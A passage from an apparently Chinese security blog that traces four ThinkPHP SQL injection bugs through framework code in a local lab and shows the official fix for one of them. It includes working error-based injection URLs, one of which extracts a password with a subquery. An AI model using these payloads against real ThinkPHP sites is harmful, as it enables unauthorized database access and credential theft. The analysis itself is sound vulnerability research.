

前言

说好的和组内大佬一起审cms，搞着搞着就走上了分析ThinkPHP的道路。

分析了这两年的一些ThinkPHP注入漏洞，希望找到一些共性。有tp5的也有tp3的。

至于最终的总结，由于能力问题也就不在这献丑了，大师傅们肯定有自己更好的见解。

比如phpoop师傅的 [ThinkPHP3.2.3框架实现安全数据库操作分析](#)

ThinkPHP 5.0.9 鸡肋SQL注入

虽说鸡肋，但是原理还是很值得深思的，而且也能靠报错获取一手数据库信息。

漏洞利用

先从官网下载版本为5.0.9的thinkphp，然后创建一个demo应用，这里直接借鉴的p神vulhub中的代码和数据

<https://github.com/vulhub/vulhub/tree/master/thinkphp/in-sqlinjection/www>（不直接用docker环境是为了方便后期调试溯源

还有一个点就是thinkphp默认是开启debug模式的，就会显示尽可能多的报错信息，也是利用这个才能获取到数据库信息。这个感觉其实也怪不了官网，毕竟本身就是个框架:dizzy_face:

再有就是说明一下index.php中的代码

```
public function index()
{
    $ids = input('ids/a');
    $t = new User();
    $result = $t->where('id', 'in', $ids)->select();
    foreach($result as $row) {
        echo "<p>Hello, {$row['username']}</p>";
    }
}
```

重点在于\$ids = input('ids/a');，这也是触发漏洞一个关键，至于是什么意思呢可以查看官方手册得到答案

`Request::instance()->变量类型('变量名/修饰符');`

例如：

```
input('get.id/d');
input('post.name/s');
input('post.ids/a');
Request::instance()->get('id/d');
```

ThinkPHP5.0版本默认的变量修饰符是 /s，如果需要传入字符串之外的变量可以使用下面的修饰符，包括：

| 修饰符 | 作用 |
|-----|------------|
| s | 强制转换为字符串类型 |
| d | 强制转换为整型类型 |
| b | 强制转换为布尔类型 |
| a | 强制转换为数组类型 |
| f | 强制转换为浮点类型 |

就是以数组的形式接受参数。

最后，可以开始真正的攻击了，访问如下url

http://localhost/tp5.0.9/public/index.php?ids[0,updatexml(0,concat(0xa,user()),0)]=1

即可得到sql语句的报错

home

localhost/tp5.0.9/public/index.php?ids[0,updatexml(0,concat(0xa,user()),0)]=1

SQL XSS Encryption Encoding Other

Load URL Split URL Execute

Enable Post data Enable Referrer

[10501] PDOException in Connection.php line 388

SQLSTATE[HY000]: General error: 1105 XPATH syntax error: 'root@localhost'

```
379.         $this->PDOStatement->execute();
380.         // 调试结束
381.         $this->debug(false);
382.         // 返回结果集
383.         return $this->getResult($pdo, $procedure);
384.     } catch (\PDOException $e) {
385.         if ($this->isBreak($e)) {
386.             return $this->close()->query($sql, $bind, $master, $pdo);
387.         }
388.         throw new PDOException($e, $this->config, $this->getLastSql());
389.     } catch (\ErrorException $e) {
390.         if ($this->isBreak($e)) {
391.             return $this->close()->query($sql, $bind, $master, $pdo);
392.         }
393.         throw $e;
394.     }
395. }
396.
397. /**
```

Call Stack

在下面还能报出数据库的配置信息

Exception Datas

PDO Error Info

| | |
|----------------------|---------------------------------------|
| SQLSTATE | HY000 |
| Driver Error Code | 1105 |
| Driver Error Message | XPATH syntax error: ' root@localhost' |

Database Status

| | |
|---------------|--|
| Error Code | 10501 |
| Error Message | SQLSTATE[HY000]: General error: 1105 XPATH syntax error: ' root@localhost' |
| Error SQL | SELECT * FROM `user` WHERE `id` IN (1) |

Database Config

| | |
|-------------|-----------|
| type | mysql |
| hostname | 127.0.0.1 |
| database | tp5 |
| username | root |
| password | |
| hostport | |
| dsn | |
| params | [] |
| charset | utf8 |
| prefix | |
| debug | true |
| deploy | 0 |
| rw_separate | false |
| master_num | 1 |

那为什么说鸡肋呢，因为之只能通过报错获取类似于database()、user()这类信息，而不支持子查询

漏洞分析

在一开始下好断点，跟进\$t->where('id', 'in', \$ids)->select()语句

一开始先调用了thinkphp\library\think\db\Query.php:2277的select方法

然后跟进2306行处的\$sql = \$this->builder->select(\$options);

然后来到664行

```
public function select($options = [])
{
    $sql = str_replace(
        ['%TABLE%', '%DISTINCT%', '%FIELD%', '%JOIN%', '%WHERE%', '%GROUP%', '%HAVING%', '%ORDER%', '%LIMIT%', '%UNION%', '%LOCK%', '%COMMENT%', '%FORCE%'],
        [
            $this->parseTable($options['table'], $options),
            $this->parseDistinct($options['distinct']),
            $this->parseField($options['field'], $options),
            $this->parseJoin($options['join'], $options),
            $this->parseWhere($options['where'], $options),
            $this->parseGroup($options['group']),
            $this->parseHaving($options['having']),
            $this->parseOrder($options['order'], $options),
            $this->parseLimit($options['limit']),
            $this->parseUnion($options['union']),
            $this->parseLock($options['lock']),
            $this->parseComment($options['comment']),
            $this->parseForce($options['force']),
        ], $this->selectSql);
    return $sql;
}
```

在这里调用了一次\$this->parseWhere(\$options['where'], \$options)解析

```
protected function parseWhere($where, $options)
{
    $whereStr = $this->buildWhere($where, $options);
    ....
}
```

跟进第一行的\$whereStr = \$this->buildWhere(\$where, \$options);

然后来到下面的buildWhere函数中，最后进入到282行附近的如下语句

```
} else {
    // ■■■■■■■■■■
    $field = is_string($field) ? $field : '';
    $str[] = ' ' . $key . ' ' . $this->parseWhereItem($field, $value, $key, $options, $binds);
}
```

重点就在\$this->parseWhereItem中，也就是在这里进行了对in的处理，来看下这个函数

由于代码太多，只贴一部分重要的相关处理逻辑

```
protected function parseWhereItem($field, $val, $rule = '', $options = [], $binds = [], $bindName = null)
{
    ....
    $bindName = $bindName ?: 'where_' . str_replace(['.', '-'], '_', $field);
    if (preg_match('/\W/', $bindName)) {
        // ■■■■■■■■■■
        $bindName = md5($bindName);
    }

    ....
} elseif (in_array($exp, ['NOT IN', 'IN'])) {
    // IN ■■■
    if ($value instanceof \Closure) {
        $whereStr .= $key . ' ' . $exp . ' ' . $this->parseClosure($value);
    } else {
        $value = is_array($value) ? $value : explode(',', $value);
        if (array_key_exists($field, $binds)) {
            $bind = [];
            $array = [];
            foreach ($value as $k => $v) {
                if ($this->query->isBind($bindName . '_in_' . $k)) {
                    $bindKey = $bindName . '_in_' . uniqid() . '_' . $k;
                } else {
                    $bindKey = $bindName . '_in_' . $k;
                }
            }
        }
    }
}
```


```

        $bind[$bindKey] = [$v, $bindType];
        $array[] = ':' . $bindKey;
    }
    $this->query->bind($bind);
    $zone = implode(',', $array);
} else {
    $zone = implode(',', $this->parseValue($value, $field));
}
$whereStr .= $key . ' ' . $exp . ' (' . (empty($zone) ? "" : $zone) . ')';
}
}
....
return $whereStr;
}

```

可以看到一开始其实是对传入的参数进行了正则匹配处理的，但是由于传入的是一个数组，也就绕过了这个匹配

可以看到之后就将数组中的值遍历出来，然后将key值拼接到SQL语句中



```

// IN 查询
if ($value instanceof \Closure) {
    $whereStr .= $key . ' ' . $exp . ' (' . $this->parseClosure($value);
} else {
    $value = is_array($value) ? $value : explode(' ', $value);
    if (array_key_exists($field, $binds)) {
        $binds: {id => 1, username => 2, password => 3}
        $bind = [] | $bind: {where_id_in_0,updatexml(0,concat(0xa,user()),0) => [2]}[1]
        $array = [];
        foreach ($value as $k => $v) {
            $v: "1"
            if ($this->query->isBind( key: $bindName . 'in' . $k)) {
                $bindKey = $bindName . 'in' . $k; $bindKey: "where_id_in_0,updatexml(0,concat(0xa,user()),0)"
            } else {
                $bindKey = $bindName . 'in' . $k; $bindName: "where_id" $k: "0,updatexml(0,concat(0xa,user()),0)"
            }
            $bind[$bindKey] = [$v, $bindType]; $bindType: 1 $v: "1"
            $array[] = ':' . $bindKey; $bindKey: "where_id_in_0,updatexml(0,concat(0xa,user()),0)"
        }
        $this->query->bind($bind); $bind: {where_id_in_0,updatexml(0,concat(0xa,user()),0) => [2]}[1] query: think\db\Query
        $zone = implode( glue: ' ', $array); $array: {":where_id_in_0,updatexml(0,concat(0xa,user()),0)"[1] $zone: ":where_id_in_0,updatexml(0,concat(0xa,user()),0)"
    } else {
        $zone = implode( glue: ' ', $this->parseValue($value, $field)); $field: "id" $value: {0,updatexml(0,concat(0xa,user()),0) => "1"}[1]
    }
    $whereStr .= $key . ' ' . $exp . ' (' . (empty($zone) ? "" : $zone) . ')'; $exp: "IN" $key: "id" $whereStr: "" $zone: ":where_id_in_0,updatexml(0,concat(0xa,user()),0)"
}
}

```

最终的\$whereStr值为

```
`id` IN (:where_id_in_0,updatexml(0,concat(0xa,user()),0))
```

从而导致在编译SQL语句的时候发生错误，从而产生报错。

这也就意味着我们控制了PDO预编译过程中的键名，这里有个疑问就是为什么不能用于查询呢？

引用下p神的文章 <https://www.leavesongs.com/PENETRATION/thinkphp5-in-sqlinjection.html>

通常，PDO预编译执行过程分三步：

1. prepare(\$SQL) 编译SQL语句
2. bindValue(\$param, \$value) 将value绑定到param的位置上
3. execute() 执行

这个漏洞实际上就是控制了第二步的\$param变量，这个变量如果是一个SQL语句的话，那么在第二步的时候是会抛出错误的。

但实际上，在预编译的时候，也就是第一步即可利用。

究其原因，是因为我这里设置了PDO::ATTR_EMULATE_PREPARES => false。

这个选项涉及到PDO的“预处理”机制：因为不是所有数据库驱动都支持SQL预编译，所以PDO存在“模拟预处理机制”。如果说开启了模拟预处理，那么PDO内部会模拟参数绑定，那么PDO不会模拟预处理，参数化绑定的整个过程都是和Mysql交互进行的。

非模拟预处理的情况下，参数化绑定过程分两步：第一步是prepare阶段，发送带有占位符的sql语句到mysql服务器（ parsing->resolution ），第二步是多次发送占位符和值。

这时，假设在第一步执行prepare(\$SQL)的时候我的SQL语句就出现错误了，那么就会直接由mysql那边抛出异常，不会再执行第二步。

在ThinkPHP中也能明显看到PDO::ATTR_EMULATE_PREPARES这个选项是默认关闭的

```

// PDO■■■■■
protected $params = [
    PDO::ATTR_CASE => PDO::CASE_NATURAL,
    PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
    PDO::ATTR_ORACLE_NULLS => PDO::NULL_NATURAL,
    PDO::ATTR_STRINGIFY_FETCHES => false,
    PDO::ATTR_EMULATE_PREPARES => false,

```

];

这样，在执行预编译的编译SQL语句阶段mysql就会报错，但并没有与数据交互，所以只能爆出类似于user()、database()这类最基础的信息，而不能进行子查询。

最后，膜一下p神对于这种底层机制的深入研究，从最根本的原理层面去剖析这种问题。

关于这个漏洞可以触发的点除了in还有一些例如like、not like、not in

框架采用的PDO机制可以说从根本上已经解决了一大堆SQL方面的安全问题，但往往有时就是对安全的过于信任，导致这里是在参数绑定的过程中产生了注入，不过PDO也

ThinkPHP 5.0.15 update/insert 注入

漏洞利用

从官网下载ThinkPHP5.0.15，在application/index/controller/Index.php中插入

```
public function index()
{
    $username = input('get.username/a');
    $res = db('user')->where(['id'=> 1])->insert(['username'=>$username]);
    var_dump($res);
}
```

依旧是以数组的形式接受参数

然后创建一个简单的user表

| 名 | 类型 | 长度 | 小数点 | 不是 null | 键 |
|----------|---------|-----|-----|-------------------------------------|---|
| id | int | 10 | 0 | <input checked="" type="checkbox"/> | 1 |
| username | varchar | 255 | 0 | <input checked="" type="checkbox"/> | |

然后在database.php配置好数据库信息，最后打在config.php中将app_debug开为true。（应该是前一个5.0.9的漏洞原因修改了默认设置吧

最后访问如下url，即可产生sql注入（虽然还是鸡肋型的

```
http://localhost/tp5.0.15/public/index.php
?username[0]=inc
&username[1]=updatexml(1,concat(0x7,user(),0x7e),1)
&username[2]=1
```



[10501] PDOException in Connection.php line 456
SQLSTATE[HY000]: General error: 1105 XPATH syntax error: 'root@localhost~'

```
447. // 调试结束
448. $this->debug(false);
449.
450. $this->numRows = $this->PDOStatement->rowCount();
451. return $this->numRows;
452. } catch (\PDOException $e) {
453.     if ($this->isBreak($e)) {
454.         return $this->close()->execute($sql, $bind);
455.     }
456.     throw new PDOException($e, $this->config, $this->getLastsql());
457. } catch (\Throwable $e) {
458.     if ($this->isBreak($e)) {
459.         return $this->close()->execute($sql, $bind);
460.     }
461.     throw $e;
462. } catch (\Exception $e) {
463.     if ($this->isBreak($e)) {
464.         return $this->close()->execute($sql, $bind);
465.     }
}
```

Call Stack

- 1. in Connection.php line 456



漏洞分析

在\$res = db('user')->where(['id'=> 1])->insert(['username'=>\$username]);下好断点后进入

跟随到insert函数中thinkphp/library/think/db/Query.php:2079

```
public function insert(array $data = [], $replace = false, $getLastInsID = false, $sequence = null)
{
    // ████████
    $options = $this->parseExpress();
    $data     = array_merge($options['data'], $data);
    // ███SQL██
    $sql = $this->builder->insert($data, $options, $replace);
    ....
}
```

跟进\$sql = \$this->builder->insert(\$data, \$options, \$replace);

然后跟进到第一行的\$data = \$this->parseData(\$data, \$options);中看看是如何解析数据的

```
protected function parseData($data, $options)
{
    if (empty($data)) {
        return [];
    }

    // ████████
    $bind = $this->query->getFieldsBind($options['table']);
    if ('*' == $options['field']) {
        $fields = array_keys($bind);
    } else {
        $fields = $options['field'];
    }

    $result = [];
    foreach ($data as $key => $val) {
        $item = $this->parseKey($key, $options);
        if (is_object($val) && method_exists($val, '__toString')) {
            // ████████
            $val = $val->__toString();
        }
        if (false === strpos($key, '.') && !in_array($key, $fields, true)) {
            ....
        } elseif (is_array($val) && !empty($val)) {
            switch ($val[0]) {
                case 'exp':
                    $result[$item] = $val[1];
                    break;
                case 'inc':
                    $result[$item] = $this->parseKey($val[1]) . '+' . floatval($val[2]);
                    break;
                case 'dec':
                    $result[$item] = $this->parseKey($val[1]) . '-' . floatval($val[2]);
                    break;
            }
        } elseif (is_scalar($val)) {
            ....
        }
    }
    return $result;
}
```

对传入的\$data变量进行遍历,当\$val[0]=='inc'时,就会将\$val[1]与\$val[2]拼接

```
foreach ($data as $key => $val) { $data['username'] => [1], $key: 'username' $val: { 'inc' => updatexml(1,concat(0x7,user(),0x7e),1) } }
$item = $this->parseKey($key, $options); $item: "username"
if (is_object($val) && method_exists($val, 'method_name: '__toString')) {
    // 对象数据写入
    $val = $val->__toString();
}
if (false == strpos($key, 'needle: '.')) && !in_array($key, $fields, strict: true)) { $fields: {"id", "username", "password"}[3]
    if ($options['strict']) { $options: {multi => [1], where => [1], table => "user", field => "*", data => [0], strict => true, master => false, lock => false, fetch_pdo
        throw new Exception( message: 'fields not exists:[' . $key . ']); $key: "username"
    }
} elseif (is_null($val)) {
    $result[$item] = 'NULL';
} elseif (is_array($val) && !empty($val)) {
    switch ($val[0]) {
        case 'exp':
            $result[$item] = $val[1];
            break;
        case 'inc':
            $result[$item] = $this->parseKey($val[1]) . '+' . floatval($val[2]); $item: "username" $result: [0] $val: {"inc", "updatexml(1,concat(0x7,user(),0x7e),1)",
            break;
        case 'dec':
            $result[$item] = $this->parseKey($val[1]) . '-' . floatval($val[2]);
            break;
    }
} elseif (is_scalar($val)) {
    // 过滤非标量数据
    if (0 == strpos($val, 'needle: '.')) && $this->query->isBind(substr($val, 'start: 1)) {
        $result[$item] = $val;
    } else {
        $key = str_replace( search: '.', replace: '_', $key);
        $this->query->bind( key: 'data__' . $key, $val, type: isset($bind[$key]) ? $bind[$key] : PDO::PARAM_STR);
        $result[$item] = ':data__' . $key;
    }
}
}
return $result;
```

(本意应该是生成一个

INSERT INTO `user` (`username`) VALUES (username+1)

这类似的语句

但是这里没有对拼接的参数进行验证,导致恶意sql语句被拼接,从而引发sql注入

```
$replace = false
$sql = "INSERT INTO `user` (`username`) VALUES (updatexml(1,concat(0x7,user(),0x7e),1)+1) "
```

除了insert方法还有update也能触发该漏洞

漏洞修复

官方给出的修复方式是连接前对\$val[1]进行一次判断

改进inc和dec查询

Loading branch information

liu21st committed on 26 Mar

1 parent a954e7 commit 363f64d90312f2

Showing 1 changed file with 6 additions and 2 deletions.

8 library/think/db/Builder.php

@@ -116,10 +116,14 @@ protected function parseData(\$data, \$options)

116 \$result[\$item] = \$val[1];

117 break;

118 case 'inc':

119 - \$result[\$item] = \$this->parseKey(\$val[1]) . '+' . floatval(\$val[2]);

120

121 break;

122 case 'dec':

122 - \$result[\$item] = \$this->parseKey(\$val[1]) . '-' . floatval(\$val[2]);

123

124 break;

125 }

125 } elseif (is_scalar(\$val)) {

116 \$result[\$item] = \$val[1];

117 break;

118 case 'inc':

119 + if (\$key == \$val[1]) {

120 + \$result[\$item] = \$this->parseKey(\$val[1]) . '+' . floatval(\$val[2]);

121 + }

122 break;

123 case 'dec':

124 + if (\$key == \$val[1]) {

125 + \$result[\$item] = \$this->parseKey(\$val[1]) . '-' . floatval(\$val[2]);

126 + }

127 break;

128 }

129 } elseif (is_scalar(\$val)) {

只有当\$val[1]==\$key键值时才能进行拼接(那万一要执行

INSERT INTO `user` (`age`) VALUES (oldage+1)

呢?

ThinkPHP 5.1.22 order by 注入

同时受到影响的还有3.2.3及以下的版本,这里仅以5.1.22进行分析

漏洞利用

下载好对应版本的ThinkPHP之后,创建一个demo页面

```

public function index()
{
    $data=array();
    $data['username']=array('eq','admin');
    $order=input('get.order');
    $m=db('user')->where($data)->order($order)->find();
    dump($m);
}

```


数据库

| 对象 user @tp5 (localhost) - 表 | | |
|------------------------------|----------|----------|
| id | username | password |
| 1 | admin | admin |
| 2 | test | test |
| 3 | 1 | |
| 4 | 1 | |
| 5 | 1 | |
| 6 | 1 | |
| 7 | 1 | |

设置好对应的数据库配置，以及开启debug模式

访问如下url即可产生注入

http://localhost/tp5.1.22/public/?order[id`|updatexml(1,concat(0x3a,user()),1)%23]=1



[10501] PDOException in Connection.php line 685

SQLSTATE[HY000]: General error: 1105 XPATH syntax error: ':root@localhost'

```

676.         $this->debug(false, '', $master);
677.
678.         // 返回结果集
679.         return $this->getResult($pdo, $procedure);
680.     } catch (\PDOException $e) {
681.         if ($this->isBreak($e)) {
682.             return $this->close()->query($sql, $bind, $master, $pdo);
683.         }
684.
685.         throw new PDOException($e, $this->config, $this->getLastsql());
686.     } catch (\Throwable $e) {
687.         if ($this->isBreak($e)) {
688.             return $this->close()->query($sql, $bind, $master, $pdo);
689.         }
690.
691.         throw $e;
692.     } catch (\Exception $e) {
693.         if ($this->isBreak($e)) {
694.             return $this->close()->query($sql, $bind, $master, $pdo);

```

Call Stack

漏洞分析

在数据库处理的地方下好断点，跟入数据库的操作，可以来到order函数中 (thinkphp\library\think\db\Query.php:1823)

有很多代码区域都没有进入，所以只贴上相关的代码

动态调试中，就主要经过了这几个点


```

public function order($field, $order = null)
{
    ....
    if (!isset($this->options['order'])) {
        $this->options['order'] = [];
    }

    if (is_array($field)) {
        $this->options['order'] = array_merge($this->options['order'], $field);
    } else {
        ....
    }

    return $this;
}

```

```

public function order($field, $order = null)  $field: {id`|updatexml(1,concat(0x3a,user()),1)# => "1"}[1]  $order: null
{
    if (empty($field)) {
        return $this;
    } elseif ($field instanceof Expression) {
        $this->options['order'][] = $field;
        return $this;
    }

    if (is_string($field)) {
        if (!empty($this->options['via'])) {
            $field = $this->options['via'] . '.' . $field;
        }

        if (strpos($field, 'needle: ', ',')) {
            $field = array_map('callback: trim', explode('delimiter: ', $field));
        } else {
            $field = empty($order) ? $field : [$field => $order];  $order: null
        }
    } elseif (!empty($this->options['via'])) {
        foreach ($field as $key => $val) {
            if (is_numeric($key)) {
                $field[$key] = $this->options['via'] . '.' . $val;
            } else {
                $field[$this->options['via'] . '.' . $key] = $val;
                unset($field[$key]);
            }
        }
    }

    if (!isset($this->options['order'])) {
        $this->options['order'] = [];
    }

    if (is_array($field)) {
        $this->options['order'] = array_merge($this->options['order'], $field);
    } else {
        $this->options['order'][] = $field;  $field: {id`|updatexml(1,concat(0x3a,user()),1)# => "1"}[1]  options: [2]
    }

    return $this;
}

```

可以看到，当\$field是一个数组的时候，直接用array_merge进行了数组拼接，没有进行任何过滤

所以导致键名直接拼接到了语句中，从而在预编译阶段报错

```

$query = (function($query, $id) {
    $sql = "SELECT * FROM `user` WHERE `username` IN (:where_AND_username_in_1,:where_AND_username_in_2) ORDER BY `id`|updatexml(1,concat(0x3a,user()),1)# LIMIT 1";
    return $sql;
});

```

最后还是和其他SQL注入类似，由于PDO的原因，导致无法进行子查询

ThinkPHP 3.2.3 where注入

终于找到一个支持子查询的SQL注入了，估摸着应该是3和5版本的区别（感觉tp5中的注入都是蛮鸡肋的，但思路值得学习

漏洞利用


下载3.2.3版本的ThinkPHP，在IndexController.class.php中创建一个demo

```
public function index(){
    $data = M('user')->find(I('GET.id'));
    var_dump($data);
}
```

创建好user表以及id、username、password字段，然后配置好config.php文件

```
<?php
return array(
    // '■■■■'=>'■■■■'
    'DB_TYPE'          => 'mysql',
    'DB_HOST'          => 'localhost',
    'DB_NAME'          => 'tp5',
    'DB_USER'          => 'root',
    'DB_PWD'           => '',
    'DB_PORT'          => '3306',
    'DB_FIELDS_CACHE'  => true,
    'SHOW_PAGE_TRACE'  => true,
);
```

访问<http://localhost/tp3.2.3/index.php?id=1>就可以看到数据被取出



D:\Software\phpstudy\PHPTutorial\WWW\tp3.2.3\Application\Home\Controller\IndexController.class.php:7:

```
array (size=3)
  'id' => string '1' (length=1)
  'username' => string 'admin' (length=5)
  'password' => string 'admin' (length=5)
```


基本 文件 流程 错误 SQL 调试

SELECT * FROM `user` WHERE `id` = 1 LIMIT 1 [RunTime:0.0003s]



然后访问如下url即可产生注入

[http://localhost/tp3.2.3/index.php?id\[where\]=3 and 1=updatexml\(1,concat\(0x7,\(select password from user limit 1\),0x7e\),1\)%23](http://localhost/tp3.2.3/index.php?id[where]=3 and 1=updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)%23)



:(

1105:XPath syntax error: 'admin~' [SQL语句] : SELECT * FROM `user` WHERE 3 and 1=updatexml(1,concat(0x7,(select password from user limit 1),0x7e),1)# LIMIT 1

错误位置

FILE: D:\Software\phpstudy\PHPTutorial\WWW\tp3.2.3\ThinkPHP\Library\Think\Db\Driver.class.php LINE: 350

TRACE



漏洞分析

通过payload可以看到还是利用数组的形式进行传参，从而造成了sql注入，感觉一般都是在数组这层，对数据的过滤不够严谨，导致的字符串拼接，从而sql注入

在\$data = M('user')->find(I('GET.id'));中下好断点，跟踪到ThinkPHP/Library/Think/Model.class.php:720的select函数中


只列出两条比较重要的语句

```
public function find($options=array()) {
    ....
    // ████████
    $options          =    $this->_parseOptions($options);
    ....
    $resultSet         =    $this->db->select($options);
    ....
}
```

在一开始的\$this->_parseOptions(\$options);中，本来是对传入的pk进行了类型转换，导致无法进行sql注入

```
protected function _parseOptions($options=array()) {
    ....
    // ████████
    if(isset($options['where']) && is_array($options['where']) && !empty($fields) && !isset($options['join'])) {
        // ████████████████████
        foreach ($options['where'] as $key=>$val){
            $key          =    trim($key);
            if(in_array($key,$fields,true)){
                if(is_scalar($val)) {
                    $this->_parseType($options['where'],$key);
                }
            }elseif(!is_numeric($key) && '_' != substr($key,0,1) && false === strpos($key,'.') && false === strpos($key,'(') &&
                if(!empty($this->options['strict'])){
                    E(L('_ERROR_QUERY_EXPRESS_').':['.$key.'=>'.$val.']);
                }
            }
            unset($options['where'][$key]);
        }
    }
    ...
}
```

但是由于传入的是数组的原因，导致略过了类型转换部分，从而将恶意语句带入了下文



然后最后被带入到\$this->db->select(\$options);

```

public function select($options=array()) {
    $this->model = $options['model'];
    $this->parseBind(!empty($options['bind'])? $options['bind']:array());
    $sql = $this->buildSelectSql($options);
